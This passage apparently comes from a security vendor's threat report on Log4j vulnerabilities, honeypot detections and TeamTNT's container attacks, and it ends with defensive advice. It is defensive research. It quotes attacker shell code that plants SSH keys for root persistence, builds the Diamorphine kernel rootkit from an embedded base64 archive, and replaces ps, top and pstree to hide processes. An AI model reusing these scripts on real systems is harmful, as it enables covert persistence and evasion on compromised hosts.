
Additional vulnerabilities soon followed (Figure 7), raising the stakes even further. The risks were compounded by the huge diversity of vulnerable systems. Log4j is often used as part of other software or is bundled with black-box appliances, so many organizations were left wondering if they were vulnerable, without a simple way to know for sure.

Figure 7—In only a few weeks, Log4j went from just another tool embedded in web applications to a major attack vector.


Timeline of the key Log4j events
aqua
CVE-2021-44228 (Log4Shell)
Zero-day RCE vulnerability
Affected versions: 2.0-beta9 to 2.14.1
Fixed in Log4j 2.15.0
CVSS score: 10 (critical)
CVE-2021-4104
Untrusted deserialization flaw
Affected versions: 1.2
Fix requires upgrading to Log4j 2
CVSS score: 7.5 (high)
CVE-2021-45105
Denial of service (DoS) vulnerability
Affected versions: 2.0 to 2.16.0 (excluding 2.12.3 and 2.3.1)
Fixed in Log4j 2.17.0
CVSS score: 5.9 (medium)
December 14
December 28
December 9
December 18
CVE-2021-45046
Incomplete fix in Log4j 2.15.0 - allows RCE
Affected versions: 2.0.0 to 2.15.0
Fixed in Log4j 2.16.0
CVSS score: 9.0 (critical)
CVE-2021-44832
Arbitrary code execution vulnerability
Affected versions: 2.0-beta7 to 2.17.0 (excluding 2.3.2 and 2.12.4.)
Fixed in Log4j 2.17.1
CVSS score: 6.6 (medium)

To better understand adversary activities, we created a honeypot vulnerable to CVE-2021-44228. Within only a few hours, we detected dozens of attacks (Figure 8). Some of the attacks were distinct and attacked the environment only once or twice, while others targeted it every few minutes, indicating activity by large botnets[10].


Figure 8—Aqua's Cloud Native Detection and Response (CNDR) observes the Muhstik malware is executed from memory.



[10] For more details, see Threat Alert: Tracking Real-World Apache Log4j Attacks [Aqua Security]

In the honeypot, we observed multiple malicious techniques to exploit our environment, including known malware, fileless execution, files that were downloaded from a remote resource and executed straight from memory, and reverse shell executions.

Figure 9—Aqua's researchers directly observed a range of attack techniques. Notably, we observed that ELF pty3, the Muhstik malware, was written straight into memory and executed (Figure 8).



Incidents

Critical 5 | High 45 | Medium 0 | All 50

Time Interval: All

Active Filters: severity: all ✕ Clear All Filters

Alert	Severity	Source
Malware Detection	🟥 Critical	9ee20ee6-bd8c-431c-ae86-46d26b32d36c
Malware Detection		e691
Malware Detection		e691
New Executable Was Dropped To Memory Du		af7e3
Malware Detection		c
Malware Detection		c
Fileless Execution Detected		114d
New Executable Was Dropped To Memory Du		114d
Fileless Execution Detected		edf68
New Executable Was Dropped To Memory Du		edf68
System Request Key Configuration Modificati		ab156
Unusual Process Creation From Kernel Detect		6
CGroups Release Agent File Modification		ab156
Unusual Process Creation From Kernel Detect		6

New executable was dropped to memory during runtime

Fileless Loading ELF file written straight into memory. Executing a process from memory instead from a file in the filesystem may indicate that an adversary is trying to avoid execution detection. View Full Event Data

HIGH

Action
Signature-Detected

Details
Behavioral Detection Signature Recognition

Description
Fileless Loading ELF File Written Straight Into Memory. Executing A Process From Memory Instead From A File In The Filesystem May Indicate That An Adversary Is Trying To Avoid Execution Detection.

Scope

Container Name
Loving_davinci

Container ID
1525ab79fb972d50361561d8f69556865a6af7e35a134a146c0f5c8db9c2a134

Host
[redacted]

Host IP
10.1.0.6

Host ID
9ee20ee6-Bd8c-431c-Ae86-46d26b32d36c


VM Location
Centralus

TeamTNT stays prolific, introduces new techniques, then retires. Or did they?

Due to the nature of the cybercrime ecosystem, today's leading-edge attack is tomorrow's common threat. Therefore, studying the most successful threat actors is an effective way to understand the tactics, techniques, and procedures that will soon make their way into the mainstream.

Unfortunately, attribution in cybersecurity is notoriously difficult. And it's made more complicated by the dissemination—through partnerships, marketplaces, and theft—of different tools. Nevertheless, it becomes relatively straightforward when the attacker broadcasts their activities and signs their name on their attacks, as is the case with TeamTNT (Figure 10)[11].

Figure 10—TeamTNT isn't known for their subtlety.



```
########################## printing greetings ############################
clear
echo -e " "
echo -e "                    \e[1;34;49m___________                    ___________________  ___________\033[0m"
echo -e "                    \e[1;34;49m\__    ___/___ _____    _____  \__    ___/\      \ \__    ___/\033[0m"
echo -e "                    \e[1;34;49m  |    |_/ __ \\__  \  /     \   |    |   /   |   \  |    |   \033[0m"
echo -e "                    \e[1;34;49m  |    |\  ___/ / __ \|  Y Y  \  |    |  /    |    \ |    |   \033[0m"
echo -e "                    \e[1;34;49m  |____| \___  >____  /__|_|  /  |____|  \____|__  / |____|   \033[0m"
echo -e "                    \e[1;34;49m             \/     \/      \/                   \/           \033[0m"
echo -e " "
echo -e "                    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "
echo -e " "
echo -e "                    \e[1;34;49m          Now you get, what i want to give... --- '''      \033[0m"
echo " "
echo " "
```

The 'big bad'


A major player since at least 2019—though they had a brief period of activity earlier than that—TeamTNT is well-known to cloud and containercybersecurity researchers[12]. In fact, the group is so prolific that it's plausible they are responsible for the majority of attacks against cloud and containerized environments.

Their relative success is due to a combination of factors, including continued experimentation with new attack vectors and a willingness both to write their own attacks and to leverage existing offensive security tools and third-party repositories.

[11] See https://attack.mitre.org/groups/G0139/

In practice, we observed five to 10 new attacks per month that we can confidently attribute to TeamTNT (Figure 11). In addition to providing a revenue stream through such practices as cryptojacking, these frequent attacks create a powerful feedback mechanism for the group to test, evaluate, and refine their tactics, techniques, and procedures.

Figure 11—The chaimera domain is known to be associated with TeamTNT.[13]



```
rm -f ~/.ssh/chimaera* 2>/dev/null
ssh-keygen -f ~/.ssh/chimaera -P””

cat ~/.ssh/chimaera.pub >> /root/.ssh/authorized_keys
cat ~/.ssh/chimaera.pub >> /root/.ssh/authorized_keys2

SSH_PORT=$(cat/etc/ssh/sshd_config | grep ‘Port | awk ‘{print $2}’)
if [ -z “$SSH_PORT” ]; then SSH_PORT=“22” ; fi

ssh -vv root@127.0.0.1 -p $SSH_PORT “

Ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -I ~/.ssh/chimaera root@127.0.0.1 -
p$$SSH_PORT “echo lyEVYmluL2Jhc2
```

Using APT-grade tricks

In August 2021, we detailed an intensive campaign by TeamTNT that uses advanced persistent threat (APT) techniques that usually are leveraged by nation-state threat actors[14]. Each attack in this campaign followed a four-step process:

1. **Running a vanilla container image:** In this case, the attacker runs an Alpine container image.

2. **Escaping to the host:** The attackers mount the host file system to escape the container and gain access to the host.

3. **Downloading a malicious script:** After escaping to the host, the attacker writes a command in the cron scheduler system to download and execute a malicious shell script (cronb.sh) from a remote source.

4. **Loading and executing the malware:** The script cronb.sh is the payload, which executes the attack.


[12] For example, see Threat Alert: TeamTNT Pwn Campaign Against Docker and K8s Environments [Aqua Security]
[13] This attack is similar to one examined in depth by Palo Alto's Unit 42. For more information, see TeamTNT Actively Enumerating Cloud Environments to Infiltrate Organizations [Palo Alto Networks]
[14] See Advanced Persistent Threat Techniques Used in Container Attacks [Aqua Security]

To hide their presence, the group employed two types of rootkits in this script:

- A kernel space rootkit, Diamorphine, which is used to conceal the attack (Figure 12)
- A technique that changes binaries, which is considered a user space rootkit and which serves as a fallback option (Figure 13)

Diamorphine is a loadable kernel module (LKM) rootkit for Linux kernels. It lives inside the kernel space and is designed to obtain higher privileges on processes and hide malicious activities.


LKM-based rootkits are powerful, allowing attackers to do almost anything in the system, such as modifying a process behavior or even terminating a process before it starts. However, they're challenging to use because attackers need root privileges or CAP_SYS_MODULE capability to load them. The use of Diamorphine in this campaign shows a new level of sophistication.



```
function installdia(){

DIA_TAR='H4sIAEUx8mAAA+0ba3PbNjJfxV+BKq2HVGRbshW5jerMuLLi6GJbHtluc5

chattr -ia / /etc/ /tmp/ /var/ /var/tmp/ 2>/dev/null
chattr -R -ia /tmp/ /var/tmp/ 2>/dev/null
chmod 1777 /tmp/ /var/tmp/ 2>/dev/null


if type yum 2>/dev/null 1>/dev/null;
    then yum clean all ;
        yum -y install gcc make kmod elfutils-libelf-devel;
        yum -y install "kernel-devel-uname-r == $(uname -r)" ;
    fi
if type apt 2>/dev/null 1>/dev/null;
    then apt update --fix-missing ;
        apt-get -y install gcc make kmod libelf-dev libelf-devel;
        apt-get -y install linux-headers-$(uname -r)  ;
    fi
if type apk 2>/dev/null 1>/dev/null;
    then apk update 2>/dev/null 1>/dev/null;
        apk add linux-headers 2>/dev/null ;
    fi

if [ ! -d "/var/tmp/.../dia/" ];
    then mkdir -p /var/tmp/.../dia/ ;
fi

echo $DIA_TAR | base64 -d > /var/tmp/.../dia/dia.tar.gz
tar xvf /var/tmp/.../dia/dia.tar.gz -C /var/tmp/.../dia/
rm -f /var/tmp/.../dia/dia.tar.gz
cd /var/tmp/.../dia/
make
}
```

Figure 12—The installdia function contains a tar file encrypted in base64, which is the source code of the Diamorphine rootkit. The attackers are also testing the system, trying to cover as many Linux distributions as they can (Ubuntu, Debian, Red Hat, Fedora or CentOS, etc.)

Figure 13—In the first row, the attackers try to verify that the user is "root" (Diamorphine will only run with the root user). If the verification fails, then the attackers deploy a user space rootkit by altering the programs top, ps, and pstree.



```
function SecureTheSystem(){

    CHECK_WHOAMI=`whoami`

    function old_school_hide(){
    echo "bash hide"
    }

  function setup_dia(){
  if [ -f "/var/tmp/.../dia/diamorphine.ko" ]; then
  cd /var/tmp/.../dia/ && /sbin/insmod diamorphine.ko
      ROOTMO=`ps aux | grep -v grep | grep '/var/tmp/.system/\[ext4\].pid' | awk '{print $2}'`
          if [ ! -z "$ROOTMO" ]; then kill -31 $ROOTMO ; fi
    else echo 'build dia fail!'
    old_school_hide
        if [ -f "/bin/ps.original" ]
        then
            echo "/bin/ps changed"
        else
            mv /bin/ps /bin/ps.original
            echo "#! /bin/bash">>/bin/ps
            echo "ps.original \$@ | grep -v \"ext4\|scan\"">>/bin/ps
            chmod +x /bin/ps
                    touch -d 20160825 /bin/ps
        fi  echo "/bin/ps changing"
        if [ -f "/bin/top.original" ]
        then
            echo "/bin/top changed"
        else
            mv /bin/top /bin/top.original
            echo "#! /bin/bash">>/bin/top
            echo "top.original \$@ | grep -v \"ext4\|scan\"">>/bin/top
            chmod +x /bin/top
                    touch -d 20160825 /bin/top
        fi  echo "/bin/top changing"
        if [ -f "/bin/pstree.original" ]
        then
            echo "/bin/pstree changed"
        else
            mv /bin/pstree /bin/pstree.original
            echo "#! /bin/bash">>/bin/pstree
            echo "pstree.original \$@ | grep -v \"ext4\|scan\"">>/bin/pstree
            chmod +x /bin/pstree
                    touch -d 20160825 /bin/pstree
        fi  echo "/bin/pstree changing"
    fi

    }

    if [ "$CHECK_WHOAMI" = "root" ];
        then setup_dia ;
    fi
}
```

The (un)retired

December introduced a new twist, when TeamTNT announced their retirement. Nevertheless, a month later, our honeypot was still being subjected to attacks from TeamTNT. Notably, though, we didn't observe any new tactics, so it's possible the ongoing attacks are the result of automated attack infrastructure that remains operational.

Further research showed that some of TeamTNT's command-and-control servers, a third-party registry, and a worm are still operational and infecting new targets. Is TeamTNT really retired or just taking a holiday? Only time will tell.

Conclusions

The data in this report clearly shows that, although attackers are becoming more sophisticated, they're equally on the search for easy, broad targets—and Kubernetes is delivering such a target. Moreover, although veteran cloud native attackers like Team TNT are slowing down their activity, new attackers from the traditional security space are entering the cloud native space.

There's no slowing down the migration to cloud native, either from the application development or the attackers' perspective. So what can practitioners do?

1. **Ensure runtime security:** The increased use of backdoors, worms, rootkits, and other sophisticated tactics clearly demonstrates that runtime security is a key component of any cloud native security strategy. This is equally the case as we see increases in supply-chain attacks that don't rely on vulnerabilities although they can introduce them—in which the actual attacker behavior might manifest only in runtime. The timeline of Log4j, with attackers targeting honeypots within hours of a newly available exploit opportunity, also emphasizes the need for runtime protection.
2. **To be effective Kubernetes security must be layered:** Kubernetes security is a broad attack vector, and attackers are taking note. The targeting of Kubernetes specific elements, such as kubelets and API servers, and the exploitation of Kubernetes UI tools reinforce the need to secure Kubernetes environments both at the container and orchestrator level. This layered approach is the only way to cover all your bases in the event that an attacker has found a way in through the burgeoning Kubernetes ecosystem.
3. **Implement scanning in development:** Vulnerabilities like Log4j show us how critical scanning is in development, as well how critical it is to invest in tooling that allows practitioners to gain visibility across the entire cloud native stack.